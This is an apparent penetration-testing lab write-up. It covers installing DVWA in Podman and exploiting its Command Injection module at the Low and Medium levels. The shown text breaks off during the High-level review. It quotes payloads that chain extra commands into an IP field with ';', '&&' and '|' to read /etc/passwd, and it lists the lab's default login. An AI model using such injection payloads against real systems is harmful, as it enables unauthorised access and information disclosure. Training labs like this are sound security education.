# Vulnerability Assessment & Penetration Testing Report - DVWA

---

**Project:** DVWA Vulnerability Assessment & Penetration Testing Report
**Author:** Ninad Joshi
**Duration:** 7/2025 – 8/2025

---

## 1. Executive Summary

This report documents the installation and setup of the Damn Vulnerable Web Application (DVWA) in a controlled local environment for the purpose of performing vulnerability assessments and penetration testing exercises. The environment was successfully configured using containerization technology (Podman/Docker), enabling testing of common web application vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), Command Injection, Javascript attacks and File upload vulnerability.

## 2. Project Scope

**In-Scope:**

- Installation of DVWA on local machine using Podman.
- Configuration of database and web server.
- Verification of DVWA functionality.

**Out-of-Scope:**

- Testing external networks or systems.
- Social engineering attacks.
- Production deployment.

## 3. Environment Setup & Installation

## 3.1 System Information


- OS: Parrot OS
- User: Non-root user (`alhamr`)
- Container engine: Podman (rootless)

## 3.2 Installation Steps

**Step 1: Pull DVWA container image from Docker Hub**

```
podman run --rm -it -p 8080:80 docker.io/vulnerables/web-dvwa
```

- Pulls the `vulnerables/web-dvwa` image from Docker Hub.
- Maps container port 80 to host port 8080 (non-root limitation).




### Step 2: Database Initialization

- The container automatically starts **MariaDB**.
- Verified database is running via Apache logs:

```
[ ok ] Starting MariaDB database server: mysqld.
```

### Step 3: Apache Web Server Startup

- Apache started successfully inside container:

```
[ ok ] Starting Apache httpd web server
```

### Step 4: Accessing DVWA


- Open browser and navigate to: `http://localhost:8080`
- Default credentials:
    - Username: `admin`
    - Password: `password`

### Step 5: Configure DVWA Security Level


- After login, navigate to **DVWA Security → Security Level**
- Set security to **Low** to allow exploitation for testing purposes.

# 4. Verification of Installation

- Accessed login page and successfully authenticated.
- Verified DVWA dashboard loads correctly.
- Confirmed SQL Injection, XSS, and other vulnerable pages are functional.




Click **Create Database**




# 5. Challenges and Resolutions

| Issue | Resolution |
|---|---|
| Cannot bind to port 80 as a non-root user | Mapped container port 80 → host port 8080 |
| Podman short-name registry error | Added `docker.io/` prefix to image |
| Apache “fully qualified domain name” warning | Non-critical; ignored for local testing |

# 6. Conclusion

The DVWA environment was successfully installed and configured on Parrot OS using Podman. The web application and database are fully functional, providing a safe and controlled environment to perform vulnerability assessment and penetration testing exercises. This setup is ready for testing SQL Injection, XSS, Command Injection, and other web application vulnerabilities.

# 1. Command Injection

## 1. Introduction

This section documents the assessment and exploitation of the **Command Injection** vulnerability within the Damn Vulnerable Web Application (DVWA).
Testing was conducted across all four security levels (Low, Medium, High, and Impossible) to evaluate input handling, command sanitization, and overall application resilience.
The objective was to identify weaknesses in user input validation and demonstrate how an attacker could execute system-level commands on the host environment.

## 2. What is Command Injection?

**Command Injection** occurs when an application passes user-controlled input directly into a system shell command without proper validation or sanitization.
This allows an attacker to execute arbitrary OS commands, which may result in:

- Disclosure of sensitive system files
- Information leakage
- Privilege escalation
- Complete system compromise

DVWA's "Command Execution" module is intentionally vulnerable and is designed to replicate real-world insecure shell command usage.

## 3. Low Security Analysis

### 3.1 Source Code Review

At the Low security level, the application takes user input (IP address) and directly embeds it into a shell execution function:


- The input is executed using `shell_exec()`.
- No validation or sanitization is applied.
- Operators like `;` and `&&` can be used to chain multiple commands.


This creates an unrestricted command injection vector.

### 3.2 Exploitation

The following input was executed to confirm the vulnerability:

```
127.0.0.1 ; cat /etc/passwd
```


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Injection
Ping a device
Enter an IP address: 127.0.0.1 ; cat /etc/passwd
Submit
More Information
http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://www.owasp.org/index.php/Command_Injection
Username: admin
View Source
View Help




This payload performs two actions:

1. Pings localhost
2. Executes `cat /etc/passwd`, revealing system user information

A second payload was tested:

```
127.0.0.1 && cat /etc/passwd
```

`&&` ensures that the second command runs only if the first is successful.
Both payloads successfully returned OS-level output, confirming the vulnerability.

*Screenshot Placeholder: Successful command injection demonstrating /etc/passwd output.*

# 4. Medium Security Analysis

## 4.1 Source Code Review

At this level, the code introduces basic input filtering using:

```
str_replace("&&", " ");
str_replace(";", " ");
```


This blocks command chaining using **;** and **&&**, but fails to consider other operators.


## 4.2 Exploitation

To bypass the filter, the pipe operator ( | ) was used:

```
127.0.0.1 | cat /etc/passwd
```

The pipe sends the output of the ping command into the second command.
Since | was not filtered, the injection succeeded.






# 5. High Security Analysis

## 5.1 Source Code Review

The High level includes more extensive filtering, blocking:

- `&`
- `&&`
- `;`
- `|`
- Spaces around these operators

